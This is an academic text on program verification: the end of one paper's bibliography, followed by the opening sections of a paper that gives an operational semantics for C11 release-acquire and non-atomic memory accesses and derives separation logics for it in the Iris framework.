9 Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

10 Cormac Flanagan and Patrice Godefroid. Dynamic partial-order reduction for model checking software. In *Proceedings of the 32Nd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2005.

11 Patrice Godefroid. Model checking for programming languages using verisoft. In *Proceedings of the 24th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*. ACM, 1997.

12 Patrice Godefroid. Software model checking: The verisoft approach. *Formal Methods in System Design*, 2005.

13 Patrice Godefroid, J van Leeuwen, J Hartmanis, G Goos, and Pierre Wolper. *Partial-order methods for the verification of concurrent systems: an approach to the state-explosion problem*, volume 1032. Springer Heidelberg, 1996.

14 Jurgen Graf. Speeding up context-, object- and field-sensitive sdg generation. In *Proceedings of the 2010 10th IEEE Working Conference on Source Code Analysis and Manipulation*, SCAM, 2010.

15 S. Horwitz, T. Reps, and D. Binkley. Interprocedural slicing using dependence graphs. In *Proceedings of the ACM SIGPLAN 1988 Conference on Programming Language Design and Implementation*, PLDI, 1988.

16 Jeff Huang. Stateless model checking concurrent programs with maximal causality reduction. In *Proceedings of the 36th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '15, 2015.

17 Jeff Huang, Patrick O'Neil Meredith, and Grigore Rosu. Maximal sound predictive race detection with control flow abstraction. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2014.

18 Jeff Huang and Lawrence Rauchwerger. Finding schedule-sensitive branches. In *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE, 2015.

19 Jeff Huang, Charles Zhang, and Julian Dolby. Clap: Recording local executions to reproduce concurrency failures. In *Proceedings of the 34th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI, 2013.

20 Shiyou Huang and Jeff Huang. Maximal causality reduction for tso and pso. In *Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications*, OOPSLA, 2016.

21 Leslie Lamport. How to make a multiprocessor computer that correctly executes multiprocess programs. *Computers, IEEE Transactions on*, 100(9):690–691, 1979.

22 Nuno Machado, Brandon Lucia, and Luís Rodrigues. Production-guided concurrency debugging. In *Proceedings of the 21st ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*, PPoPP '16, 2016.

23 Madanlal Musuvathi and Shaz Qadeer. Partial-order reduction for context-bounded state exploration. Technical report, Tech. Rep. MSR-TR-2007-12, Microsoft Research, 2007.

24 Madanlal Musuvathi, Shaz Qadeer, Thomas Ball, Gerard Basler, Piramanayagam Arumuga Nainar, and Iulian Neamtiu. Finding and reproducing heisenbugs in concurrent programs. In *OSDI*, volume 8, pages 267–280, 2008.

25 Karl J. Ottenstein and Linda M. Ottenstein. The program dependence graph in a software development environment. In *Proceedings of the First ACM SIGSOFT/SIGPLAN Software Engineering Symposium on Practical Software Development Environments*, SDE 1, 1984.

26 Scott Owens, Susmit Sarkar, Peter Sewell, and A Better. x86 memory model: x86-tso. In *Proceedings of the 22nd International Conference on Theorem Proving in Higher Order Logics*, 2009.

27 Raja Vallée-Rai, Phong Co, Etienne Gagnon, Laurie Hendren, Patrick Lam, and Vijay Sundaresan. Soot - a java bytecode optimization framework. In *Proceedings of the 1999 Conference of the Centre for Advanced Studies on Collaborative Research*, CASCON, 1999.

28 Mark Weiser. Program slicing. In *Proceedings of the 5th International Conference on Software Engineering*, ICSE, 1981.

Strong Logic for Weak Memory: Reasoning About Release-Acquire Consistency in Iris*†

Jan-Oliver Kaiser[1], Hoang-Hai Dang[2], Derek Dreyer[3], Ori Lahav[4], and Viktor Vafeiadis[5]

1 **MPI-SWS, Saarbrücken and Kaiserslautern, Germany‡**
janno@mpi-sws.org
2 **MPI-SWS, Saarbrücken and Kaiserslautern, Germany†**
haidang@mpi-sws.org
3 **MPI-SWS, Saarbrücken and Kaiserslautern, Germany†**
dreyer@mpi-sws.org
4 **MPI-SWS, Saarbrücken and Kaiserslautern, Germany†**
orilahav@mpi-sws.org
5 **MPI-SWS, Saarbrücken and Kaiserslautern, Germany†**
viktor@mpi-sws.org

Abstract

The field of *concurrent separation logics* (CSLs) has recently undergone two exciting developments: (1) the *Iris framework* for encoding and unifying advanced higher-order CSLs and formalizing them in Coq, and (2) the adaptation of CSLs to account for *weak memory models*, notably C11's release-acquire (RA) consistency. Unfortunately, these developments are seemingly incompatible, since Iris only applies to languages with an operational interleaving semantics, while C11 is defined by a declarative (axiomatic) semantics. In this paper, we show that, on the contrary, it is not only feasible but useful to marry these developments together. Our first step is to provide a novel operational characterization of RA+NA, the fragment of C11 containing RA accesses and "non-atomic" (normal data) accesses. Instantiating Iris with this semantics, we then derive higher-order variants of two prominent RA+NA logics, GPS and RSL. Finally, we deploy these derived logics in order to perform the first mechanical verifications (in Coq) of several interesting case studies of RA+NA programming. In a nutshell, we provide the first foundationally verified framework for proving programs correct under C11's weak-memory semantics.

1998 ACM Subject Classification F.3.1 Specifying and Verifying and Reasoning about Programs; F.3.2 Semantics of Programming Languages

Keywords and phrases Weak memory models, release-acquire, concurrency, separation logic

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.17

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.15

* An extended version of this paper with a technical appendix can be found at [1].

† This research was supported in part by a European Research Council (ERC) Consolidator Grant for the project "RustBelt", funded under the European Union's Horizon 2020 Framework Programme (grant agreement no. 683289).

‡ Saarland Informatics Campus.

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 17; pp. 17:1–17:29

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

1 Introduction

Separation logic [25] is a refinement of Hoare logic with an intrinsic notion of *ownership*: whereas an assertion in Hoare logic denotes a fact about the global machine state, an assertion in separation logic denotes ownership of (and knowledge about) a *piece* of that state, and the *separating conjunction* $P * Q$ denotes that the assertions P and Q own disjoint pieces of state. This ownership reading of assertions is useful for giving "local" (or "small-footprint") specifications for primitive commands, which are much easier to compose soundly into specifications for larger programs. Moreover, as O'Hearn was the first to observe [24], separation logic is also eminently suitable for *concurrent* programs. In particular, ownership provides a direct and convenient way of explaining how synchronization mechanisms serve to transfer control of shared state between threads. Although O'Hearn's original concurrent version of separation logic was geared toward reasoning about coarse-grained synchronization via semaphores, the subsequent decade of research into *concurrent separation logics* (CSLs) has shown that ownership and separation are just as useful for reasoning about more fine-grained and low-level synchronization mechanisms, such as those employed in the implementations of non-blocking data structures [35, 11, 7, 32, 30, 23, 6].

In this paper, we consider two of the most recent, boundary-pushing developments in concurrent separation logics: (1) the *Iris framework* for encoding and unifying advanced higher-order CSLs and formalizing them in Coq [14, 13, 16, 17], and (2) the adaptation of CSLs to account for *weak memory models*, notably C11's *release-acquire* (RA) consistency [34, 33, 8, 20]. Although these developments have thus far (for reasons explained below) appeared to be incompatible, we show that in fact they are not! Quite the contrary: we demonstrate that it is not only feasible but useful to marry them together, and in so doing, provide the first foundationally verified framework for proving programs correct under C11's weak memory semantics.

1.1 Iris: A Unifying Framework for Concurrent Separation Logics

After O'Hearn's original CSL, there came a steady stream of "new and improved" CSLs appearing on at least a yearly basis. Unfortunately, as these new CSLs grew ever more expressive, they also grew increasingly complex, baking in increasingly sophisticated proof rules as primitive, with the relationships and compatibility between different proof rules (*e.g.,* whether they could be soundly combined in one logic) remaining unclear.

The central source of complexity in most existing CSLs lies in their mechanisms for controlling *interference* between threads accessing shared state, which have evolved from Jones's *rely-guarantee* [12] to the much more sophisticated and elaborate *protocol* mechanisms appearing in logics like CaReSL [32], iCAP [30], and TaDA [6]. In an attempt to consolidate the field, Jung *et al.* developed **Iris** [14, 13, 16], a logic with the express goal of showing that even the fanciest of these interference-control mechanisms could be encoded via a combination of two orthogonal "off-the-shelf" ingredients: (1) *partial commutative monoids* (PCMs) for formalizing protocols on shared state, and (2) *invariants* for enforcing them. Invariants are an old and ubiquitous concept in program verification, and PCMs have been used in a number of prior logics to represent different kinds of *ghost* (or *auxiliary*) state *i.e.,* logical state that is manipulated as part of the proof of a program but is not manipulated directly by the program itself. Jung *et al.*'s observation was that in fact these two simple mechanisms are all you need: using just PCMs and invariants, one can *derive* a variety of powerful forms of protocol-based reasoning from prior CSLs *within* Iris, and by virtue of working in a unified framework, these derived mechanisms are automatically compatible (different mechanisms can be used

soundly to verify different modules in a program). Iris also goes beyond most prior CSLs by supporting higher-order quantification and *impredicative invariants*—invariants that can talk recursively about the existence of (other) invariants—which are crucial for reasoning about languages with higher-order state (*e.g.,* Rust).

In the past, the complexity of CSLs was further exacerbated by the fact that (until very recently [27]) they only supported manual and error-prone "pencil-and-paper" proofs. The initial version of Iris [14] was no exception: the *soundness* of the core logic was verified in Coq, but the Coq development provided no support for *using* the logic (either to encode other logics or to verify programs interactively). However, in the past year, Krebbers *et al.* [17] have developed IPM, an interactive proof mode geared toward using Iris as a proof development environment for verifying concurrent programs within Coq. With IPM, Iris has begun the transition to a more practically useful proof tool, and is already being deployed effectively for larger verification efforts, *e.g.,* in the RustBelt project [10].

1.2 Separation Logics for Release-Acquire Consistency

Iris is a "generic" logical framework in that it is parameterized over the programming language in question—it merely requires, like the vast majority of prior work on concurrent program verification, that the language have an *operational, interleaving semantics*, typically known as a *sequentially consistent* (SC) semantics [21]. Under SC, threads take turns accessing the shared memory, and updates to memory are immediately visible to all other threads.

SC semantics has the benefit that it is easy to define and manipulate formally, but it is also woefully unrealistic: no serious language guarantees a fully SC semantics, because of the significant performance costs associated with maintaining the fiction of a single, globally consistent view of memory on modern multi-core architectures. One of the reasons for this discrepancy between the theory and the reality of concurrent programming is that, until relatively recently, formal accounts of more realistic—so-called *weak* (or *relaxed*)—memory models for concurrent programming languages were not available. However, in the past decade, great progress has been made on formalizing weak memory models, with a notable high point being the formalization of the C/C++11 memory model (hereafter, C11) [4].

In response to this development, a number of verification researchers have followed suit by building new verification tools—program logics, model checkers, testing frameworks, etc.—that account for these more realistic memory models. In particular, Vafeiadis and collaborators have thus far developed several different separation logics for C11, including RSL [34] and GPS [33]. The main focus of these logics is on RA+NA, an important fragment of C11 consisting of *release-acquire* (RA) accesses and *non-atomic* (NA) accesses. RA accesses are useful because they support a common idiom of message-passing synchronization at low cost compared to SC. NA accesses are intended for "normal" data accesses and are even more efficiently implementable than RA accesses, with the proviso that they are not permitted to race (*i.e.,* races on non-atomics cause the entire program to have undefined behavior).

A major challenge that Vafeiadis *et al.* had to overcome was the fact that C11 is defined using a radically different semantics than SC. Specifically, it is defined by a *declarative* (or *axiomatic*) semantics, in which the allowed behaviors of a program are defined by enumerating candidate executions (represented as "event graphs") and then restricting attention to the executions that obey various coherence axioms. In building separation logics for C11, Vafeiadis *et al.* were thus not able to use the standard model of Hoare-style program specifications from prior separation logics because notions like "the machine states before and after executing a command C" do not have a clear meaning in C11's declarative semantics.

To account for this radically different type of semantics, they were instead forced to essentially throw away the "separation-logic textbook" and come up with an entirely new,

non-standard model of separation logic in terms of predicates on event graphs. While groundbreaking, this approach has had several downsides. Firstly, certain essential mechanisms of SC-based separation logic (such as ghost state), which are easy to justify in standard models, became very difficult to justify in the new event-graph-based models of RA+NA logics. Secondly, the complexity of these new models has made them challenging to adapt and extend, and their non-standard nature has posed a major accessibility hurdle for researchers accustomed to traditional models of separation logic. Last but not least, although the soundness of these logics has been verified formally in Coq, there has thus far been no tool support for *using* the logics to prove programs correct under RA+NA semantics.

1.3 Our Contributions

Given our above description, it may seem that the Iris framework's reliance on interleaving semantics renders it fundamentally inapplicable to reasoning about C11's weak-memory semantics. In this paper, we show that this is not the case at all—not only is it possible to derive RA+NA logics like GPS and RSL within Iris, but there are several tangible benefits to doing so. Deriving such logics within Iris:

- Lets us take advantage of the rich features of the Iris host logic (*e.g.,* separation, invariants) when proving soundness of the derived logics, thereby significantly lifting the abstraction level at which those soundness proofs are carried out (compared to prior work).
- Allows us to support some very useful features in our derived logics by directly importing them from Iris. Such features include PCM-based ghost state, higher-order impredicative quantification, and Iris's interactive proof mode in Coq. By virtue of being encoded in Iris, our derived logics inherit these features for free.
- Makes it easy to experiment with the derived logics and quickly develop new and useful extensions (*e.g.,* single-writer protocols, see below).
- Makes it possible to soundly compose proofs from different derived logics, since they are all carried out in the uniform framework of Iris.

Our first step (Section 2) is to avoid the essential complicating factor—C11's declarative account of RA+NA—and instead work with an operational account. Building closely on Lahav *et al.*'s recently proposed "strong release-acquire" (SRA) semantics [19], we define a novel, operational, interleaving semantics for RA+NA. Our operational account of the RA fragment of the language is very similar to Lahav *et al.*'s operational account of SRA in that it models writing and reading of memory via the sending and receiving of timestamped messages; the main difference is that the RA rule for assigning timestamps is slightly more liberal. Our account of NA is new, though; it uses timestamps to model races on non-atomics as stuck (unsafe) machine states. We have proven that, under the reasonable restriction that programs do not mix RMWs (atomic updates) and non-atomic reads at the same location, our semantics is equivalent to the standard declarative semantics of the RA+NA fragment of C11.

Next, since our new semantics for RA+NA is an interleaving semantics, we can instantiate Iris with it. In Section 3, we review the basic reasoning mechanisms of Iris, and show how to use them to derive small-footprint proof rules for reasoning about RA+NA programs. We apply these rules to verify a simple message-passing example of RA+NA programming in Iris. However, as will become clear, reasoning directly with the Iris primitive mechanisms is rather too low-level and a more abstract logic is needed.

In Section 4, we present iGPS, a higher-order variant of Turon *et al.*'s GPS logic [33], which supports much higher-level reasoning about RA+NA programs. Unlike the original

GPS, iGPS is derived within Iris on top of the small-footprint proof rules from Section 3. It also extends GPS with *single-writer protocols*, an extremely useful feature that simplifies proofs of RA+NA programs in the common case where there are no write-write races on atomic accesses.

In Section 5, we briefly describe some other contributions, including iRSL, a higher-order variant of RSL [34] derived within Iris, and several case studies that we have verified using iGPS and iRSL in Coq. These examples showcase one of the major advantages of working in the Iris framework: our ability to verify weak-memory programs, foundationally and mechanically, with the same degree of ease that was previously only possible for SC programs.

Finally, in Section 6, we conclude with related work.

2 Release-Acquire and Non-Atomics

In this section, we introduce our operational semantics for RA+NA, which we then use as the machine for our working language λ_{RN}. Subsequent sections will show how to build a logic for λ_{RN} using Iris.

C11 provides several memory access modes, each ensuring a different degree of consistency. In this paper we focus on RA+NA, the fragment of C11 consisting only of release-acquire (RA) and non-atomic (NA) accesses. Non-atomic accesses (which we denote with "[na]") are the default type of memory accesses, intended to be used for normal data rather than for synchronization. Thus, C11 forbids any data races on non-atomic accesses, and programs that may have such races are considered buggy (they have undefined semantics). In contrast, RA accesses (which we denote with "[at]" for *atomic*) are permitted to race, but provide just enough consistency guarantees to enable the well-known *message passing* (MP) idiom:

$$\begin{array}{l} x_{[\text{na}]} := 0; y_{[\text{na}]} := 0; \\ x_{[\text{na}]} := 37; \\ y_{[\text{at}]} := 1 \end{array} \quad \Big\| \quad \begin{array}{l} \textbf{repeat}\ y_{[\text{at}]}; \\ x_{[\text{na}]} \end{array}$$

Initially, both variables x and y are set to 0. The first thread will initialize x to 37 (non-atomically) and then set the variable y to 1 (via a release write) as a way of sending a message to the second thread that x has been properly initialized and is ready for consumption. The second thread will repeatedly read y (via an acquire read) until it observes $y \neq 0$, at which point—thanks to release-acquire semantics—it will know that it can safely access x. Summing up, the use of RA here ensures that the non-atomic write to x in the first thread "happens before" the non-atomic read of x in the second thread—*i.e.,* that they do not race—and furthermore that the read of x will return 37.

The formal semantics of RA+NA is "declarative", formulated as a set of constraints on execution graphs. We will instead now present an alternative *operational* semantics of RA+NA. Our operational semantics is not completely coherent with C11's for programs that mix atomic and non-atomic accesses to the same location (although the semantics of such programs is already known to be problematic [3]—see Section 6 for further discussion of this point). However, for the large class of programs that do not mix atomic updates (like CAS) and non-atomic reads at the same location, our semantics is provably equivalent to C11's declarative semantics. This class of programs includes all C11 programs considered (and verified) in this paper. (For formal details of the correspondence between our semantics and C11's, see our technical appendix [1].) We will first start with the pure RA fragment, and then add a "race detector" for non-atomic accesses.

2.1 Release-Acquire

Our operational semantics for RA starts from the observation that in RA—in contrast to a standard heap language—different threads have a different view of what the state is. Accordingly, we need to keep track of past write events as they might still be relevant for some subset of threads. Moreover, we need to keep writes to the same location in a total order enforced in C11 under the name *modification order* (*mo* for short). Finally, we also need to keep track of each thread's "progress" in terms of which writes are visible to it, as this determines what a thread may read and where its writes may end up.

For the *mo* order, the RA machine manages for each location a totally ordered set of timestamps $t \in \text{Time} \triangleq \mathbb{N}$. Each write of some value v to a location ℓ gets assigned a timestamp (that is unique for ℓ), resulting in a write event $\omega \in \text{Event} \triangleq \text{Loc} \times \text{Val} \times \text{Time}$, where $v \in \text{Val} \triangleq \mathbb{Z}$.[1] Using timestamps, the thread's "progress" is represented by a *view*, $V \in \text{View} \triangleq \text{Loc} \xrightarrow{\text{fin}} \text{Time}$, which records the timestamp of the most recent write event observed by the thread for every location. To enable communication between threads, every write event is augmented with the writing thread's view, yielding a message $m \in \text{Msg} \triangleq \text{Event} \times \text{View}$. The machine state σ comprises a message pool (called *memory*) and a view for every thread.

▶ **Definition 1** (Simplified Physical State). Let $\sigma \in \Sigma \triangleq \left(\mathcal{P}(\text{Msg}) \times (\text{ThreadId} \xrightarrow{\text{fin}} \text{View})\right) \uplus \{\bot_{\text{uninit}}\}$ represent physical machine states, where $\bot_{\text{uninit}}$ represents an error state. We write M and T to denote the two components of a non-error state.

The λ_{RN} language's reductions are factored into *expression reductions*, concerned with the evaluation of the language's expressions, and *machine reductions*, concerned with how the execution of an expression affects the machine state. We will define the expression reductions later when we formally define λ_{RN}. Here we focus on the machine reductions.

We define event labels $\varepsilon \in \mathcal{E} \triangleq \{\langle \text{Read}, \ell, v\rangle, \langle \text{Write}, \ell, v\rangle, \langle \text{Update}, \ell, v_o, v_n\rangle, \langle \text{Fork}, \rho\rangle\}$, representing reads, writes, atomic updates (RMW's), and forks (with ρ being the newly created thread id), respectively. The reductions are defined by a set of local, per-thread reductions $\xrightarrow{\varepsilon}^{\pi} \subseteq \Sigma \times \Sigma$ given in Figure 1, where π represents the current thread's id.

A write (Thread-Write) picks an *unused* timestamp t for location ℓ that is greater than the thread's view of ℓ, updates the thread's view to the new view V' that includes t, and adds a corresponding message to the memory. A read (Thread-Read) incorporates the view V of the message that it reads into the thread's own view.[2] Note that the message being read is required to have a timestamp that is not smaller than the thread's view of the relevant location. Updates (Thread-Update) combine reading and writing in one step. In addition, updates must "pick" $t + 1$ as a timestamp for the new message, where t is the timestamp of the read message. This implies, in particular, that two different updates cannot read the same message, and corresponds to C11's atomicity condition, which requires every update to read from its *mo*-immediate predecessor. Thread-Fork adds a new thread whose view is copied from its parent. Finally, Thread-Uninitialized detects reads from uninitialized locations, and moves to the error state $\bot_{\text{uninit}}$.

[1] The full semantics also supports allocation, which induces an allocation value A. We do not mention it here for the sake of simplicity.

[2] Here, we use the join operator $\sqcup$ on views: $(V_1 \sqcup V_2)(\ell) = \max\{V_1(\ell), V_2(\ell)\}$ if $\ell \in \text{dom}(V_1) \cap \text{dom}(V_2)$; $(V_1 \sqcup V_2)(\ell) = V_i(\ell)$ if $\ell \in \text{dom}(V_i) \setminus \text{dom}(V_j)$; and $(V_1 \sqcup V_2)(\ell)$ is undefined if $\ell \notin \text{dom}(V_1) \cup \text{dom}(V_2)$.

$$\textsc{Thread-Read}\quad \frac{(\ell, v, t, V) \in M \qquad T(\pi)(\ell) \leq t}{(M,\, T) \xrightarrow{\langle \mathrm{Read}, \ell, v\rangle}{}^{\pi} (M,\, T[\pi \mapsto T(\pi) \sqcup V])}$$

$$\textsc{Thread-Write}\quad \frac{\neg\exists v', V.\ (\ell, v', t, V) \in M \qquad T(\pi)(\ell) < t \qquad V' = T(\pi)[\ell \mapsto t]}{(M,\, T) \xrightarrow{\langle \mathrm{Write}, \ell, v\rangle}{}^{\pi} (M \cup \{(\ell, v, t, V')\},\, T\left[\pi \mapsto V'\right])}$$

$$\textsc{Thread-Update}\quad \frac{\begin{array}{c}(\ell, v_o, t, V) \in M \qquad T(\pi)(\ell) \leq t \\ \neg\exists v, V.\ (\ell, v, t+1, V) \in M \qquad V' = T(\pi)[\ell \mapsto t+1] \sqcup V\end{array}}{(M,\, T) \xrightarrow{\langle \mathrm{Update}, \ell, v_o, v_n\rangle}{}^{\pi} (M \cup \{(\ell, v_n, t+1, V')\},\, T\left[\pi \mapsto V'\right])}$$

$$\textsc{Thread-Fork}\quad \frac{\rho \notin \mathrm{dom}(T)}{(M,\, T) \xrightarrow{\langle \mathrm{Fork}, \rho\rangle}{}^{\pi} (M,\, T[\rho \mapsto T(\pi)])}$$

$$\textsc{Thread-Uninitialized}\quad \frac{\varepsilon \in \{\langle \mathrm{Read}, \ell, v\rangle, \langle \mathrm{Update}, \ell, v_o, v_n\rangle\} \qquad T(\pi)(\ell) = \bot}{(M,\, T) \xrightarrow{\varepsilon}{}^{\pi} \bot_{\mathrm{uninit}}}$$

Figure 1 Per-thread reductions for RA without NA.

Functional correctness of MP

With the operational semantics of RA, we can now sketch why MP (assuming for now that all its accesses are RA) is functionally correct, *i.e.,* why the read of x by the second thread will return 37 when the program terminates. The write of 37 to x is recorded at a view V_{37}, which is then included in the view V_1 of the write of 1 to y by the first thread. When the second thread reads 1 from y, its local view is updated to incorporate V_1 (and thus also V_{37}). A read from x is now guaranteed to read from the message setting x to 37 or from a more recent one, but no more recent one exists. Consequently, the return value will be 37.

2.2 Non-Atomics

Formally, C11 defines a data race as two memory accesses to the same location—of which at least one is a write and at least one is non-atomic—that are not ordered by "happens-before." A program that exhibits data races in *some* of its execution graphs is called racy, and its behavior is considered undefined. We now show how to account for non-atomics and data races in the context of our operational semantics.

Let us first extend the set of physical states by another error state $\bot_{\mathrm{race}}$, whose intent is captured by the following correspondence: a program is racy if and only if at least one of its machine executions can reach $\bot_{\mathrm{race}}$ (stated and proved formally in our appendix [1]).

To detect data races during the execution of a program, we add an additional component to the physical state: the *non-atomic view* N, which tracks the timestamp of the most recent non-atomic write to every location. Then, we place the following restrictions on all atomic and non-atomic operations (if violated, the program will enter the $\bot_{\mathrm{race}}$ state):

- To perform any access (atomic or non-atomic) to a location ℓ, a thread π must have observed the most recent non-atomic write to ℓ, *i.e.,* $N(\ell) \leq T(\pi)(\ell)$.
- A thread π can only perform a non-atomic read from a location ℓ if it has observed the most recent (atomic or non-atomic) write to ℓ, *i.e.,* $\nexists t, (\ell, \_, t, \_) \in M.\ T(\pi)(\ell) < t$.

$$\textsc{Read}\quad \frac{(\ell, v, t, V) \in M \qquad T(\pi)(\ell) \le t \qquad \alpha = \mathrm{na} \Rightarrow \forall v', t', V'.(\ell, v', t', V') \in M \Rightarrow t' \le T(\pi)(\ell)}{(M, T, N) \xrightarrow{\langle \mathrm{Read}_\alpha, \ell, v\rangle}{}^{\pi} (M, T[\pi \mapsto T(\pi) \sqcup V], N)}$$

$$\textsc{Write-at}\quad \frac{\neg\exists v', V.\ (\ell, v', t, V) \in M \qquad N(\ell) \le T(\pi)(\ell) < t \qquad V' = T(\pi)[\ell \mapsto t]}{(M, T, N) \xrightarrow{\langle \mathrm{Write}_{\mathrm{at}}, \ell, v\rangle}{}^{\pi} (M \cup \{(\ell, v, t, V')\}, T\left[\pi \mapsto V'\right], N)}$$

$$\textsc{Write-na}\quad \frac{\neg\exists v', V.\ (\ell, v', t, V) \in M \qquad N(\ell) \le T(\pi)(\ell) \qquad V' = T(\pi)[\ell \mapsto t] \qquad \forall v', t', V.\ (\ell, v', t', V) \in M \Rightarrow t' < t}{(M, T, N) \xrightarrow{\langle \mathrm{Write}_{\mathrm{na}}, \ell, v\rangle}{}^{\pi} (M \cup \{(\ell, v, t, V')\}, T\left[\pi \mapsto V'\right], N[\ell \mapsto t])}$$

$$\textsc{Update}\quad \frac{(\ell, v_o, t, V) \in M \qquad N(\ell) \le T(\pi)(\ell) \le t \qquad \neg\exists v, V.\ (\ell, v, t+1, V) \in M \qquad V' = T(\pi)[\ell \mapsto t+1] \sqcup V}{(M, T, N) \xrightarrow{\langle \mathrm{Update}, \ell, v_o, v_n\rangle}{}^{\pi} (M \cup \{(\ell, v_n, t+1, V')\}, T\left[\pi \mapsto V'\right], N)}$$

$$\textsc{Fork}\quad \frac{\rho \notin \mathrm{dom}(T)}{(M, T, N) \xrightarrow{\langle \mathrm{Fork}, \rho\rangle}{}^{\pi} (M, T[\rho \mapsto T(\pi)], N)}$$

$$\textsc{Race-I}\quad \frac{\varepsilon \in \{\langle \mathrm{Read}_\alpha, \ell, v\rangle, \langle \mathrm{Write}_\alpha, \ell, v\rangle, \langle \mathrm{Update}, \ell, v_o, v_n\rangle\} \qquad T(\pi)(\ell) < N(\ell)}{(M, T, N) \xrightarrow{\varepsilon}{}^{\pi} \bot_{\mathrm{race}}}$$

$$\textsc{Race-II}\quad \frac{\exists v', t', V'.(\ell, v', t', V') \in M \wedge T(\pi)(\ell) < t'}{(M, T, N) \xrightarrow{\langle \mathrm{Read}_{\mathrm{na}}, \ell, v\rangle}{}^{\pi} \bot_{\mathrm{race}}}$$

$$\textsc{Uninitialized}\quad \frac{\varepsilon \in \{\langle \mathrm{Read}_\alpha, \ell, v\rangle, \langle \mathrm{Update}, \ell, v_o, v_n\rangle\} \qquad T(\pi)(\ell) = \bot}{(M, T, N) \xrightarrow{\varepsilon}{}^{\pi} \bot_{\mathrm{uninit}}}$$

Figure 2 Per-thread reductions for the RA+NA machine.

In addition to these restrictions, we require non-atomic writes to pick timestamps greater than all existing timestamps of messages of the same location. Intuitively, these restrictions enforce that each non-atomic write to ℓ starts a new "era" in ℓ's timestamps, after which any attempt to access writes from a previous era (or to write with a timestamp from a previous era) constitutes a race. Note that there is an asymmetry between non-atomic reads and writes: non-atomic writes to ℓ are allowed even when the thread has not observed the most recent write to ℓ, as it is only required to observe the most recent *non-atomic* write to ℓ. One might fear that this fails to detect the case when a non-atomic write is racing with a concurrent atomic write (and the atomic write happens first); but in this case the race will be detected in a different execution where the non-atomic write happens first (and the atomic write enters the $\bot_{\mathrm{race}}$ state), so the program will nevertheless be declared racy.

Revisiting MP, we note that it is safe to have non-atomic accesses to x: the write is performed while the left thread is necessarily aware of the most recent non-atomic write to x (the initialization); and the read is performed while the right thread is necessarily aware of the most recent write to x, whose timestamp was incorporated into the right thread's view when it read $y = 1$.

Figure 2 presents the full operational semantics. It is based on the following definition of a physical state.

$$v \in \text{Val} ::= () \mid z \in \mathbb{Z} \mid \ell \in \text{Loc} \mid \textbf{fix}\ (f, x).\ e$$
$$\alpha \in \text{Access} ::= \text{at} \mid \text{na}$$
$$e \in \text{Expr} ::= v \mid e_1\ e_2 \mid \textbf{if}\ z\ \textbf{then}\ e_1\ \textbf{else}\ e_2 \mid \textbf{fork}\ e \mid \ell_{[\alpha]} \mid \ell_{[\alpha]} := v \mid \textbf{cas}(\ell, v, v) \mid \ldots$$

$$\begin{array}{rcll}
\ell_{[\alpha]} & \xrightarrow{\langle \text{Read}_\alpha, \ell, v\rangle} & v, \mathsf{nil} & \\
\ell_{[\alpha]} := v & \xrightarrow{\langle \text{Write}_\alpha, \ell, v\rangle} & (), \mathsf{nil} & \\
\textbf{cas}(\ell, v_o, v_n) & \xrightarrow{\langle \text{Update}, \ell, v_o, v_n\rangle} & 1, \mathsf{nil} & \\
\textbf{cas}(\ell, v_o, v_n) & \xrightarrow{\langle \text{Read}_{\text{at}}, \ell, v\rangle} & 0, \mathsf{nil} & \text{if } v \neq v_o \\
\textbf{fork}\ e & \xrightarrow{\langle \text{Fork}, \rho\rangle} & (), [e] & \\
(\textbf{fix}\ (f, x).\ e)\ v & \rightarrow & e[(\textbf{fix}\ (f, x).\ e)/f][v/x], \mathsf{nil} & \\
\textbf{if}\ z\ \textbf{then}\ e_1\ \textbf{else}\ e_2 & \rightarrow & e_1, \mathsf{nil} & \text{if } z \neq 0 \\
\textbf{if}\ z\ \textbf{then}\ e_1\ \textbf{else}\ e_2 & \rightarrow & e_2, \mathsf{nil} & \text{if } z = 0 \\
& \ldots & &
\end{array}$$

Figure 3 Main λ_{RN} expressions and expression reductions.

▶ **Definition 2** (Physical State).
Let $\sigma \in \Sigma \triangleq \left(\mathcal{P}(\text{Msg}) \times (\text{ThreadId} \xrightarrow{\text{fin}} \text{View}) \times \text{View}\right) \uplus \{\bot_{\text{race}}, \bot_{\text{uninit}}\}$ represent physical machine states. We write M, T, and N to denote the components of a non-error state. The initial physical state, denoted σ_{init}, is given by $(\emptyset, [0 \mapsto \emptyset], \emptyset)$.

2.3 The λ_{RN} language

λ_{RN} is a standard lambda calculus with recursive functions, forks, and references with atomic and non-atomic accesses. The **repeat** construct that we have used in MP can be defined in terms of recursive functions. The interesting part of the language and its expression reductions is given in Figure 3. The expression reduction relation $(e \xrightarrow{\varepsilon} e', \overline{e}_f)$ has four components: the original expression e, an (optional) machine memory event ε, the resulting expression e', and a list of newly created threads $\overline{e}_f$. Only the rule for **fork** e creates a new thread (*i.e.,* a singleton list $[e]$), while all other reductions produce an empty list (*i.e.,* nil).

The *per-thread language reductions* $(\sigma; e \xrightarrow{\varepsilon}^{\pi} \sigma'; e', \overline{e}_f)$ are then the combination of the expression reductions and the machine reductions, given by the Combined-* rules in Figure 4. Non-stateful reductions (Combined-Pure) simply defer to the expression reductions, while stateful reductions (Combined-Mem and Combined-Fork) use the event label ε and the thread id π to tie the expression and machine reductions together correctly. These per-thread reductions then are lifted in a straightforward manner to the full (threadpool) reductions.

3 Iris

Iris is a generic framework for constructing concurrent separation logics. One can instantiate the framework with any language that has an operational interleaving semantics, and then easily derive time-tested reasoning principles for one's target logic, including various "protocol" mechanisms for controlling interference. Figure 5 provides an excerpt of Iris syntax.

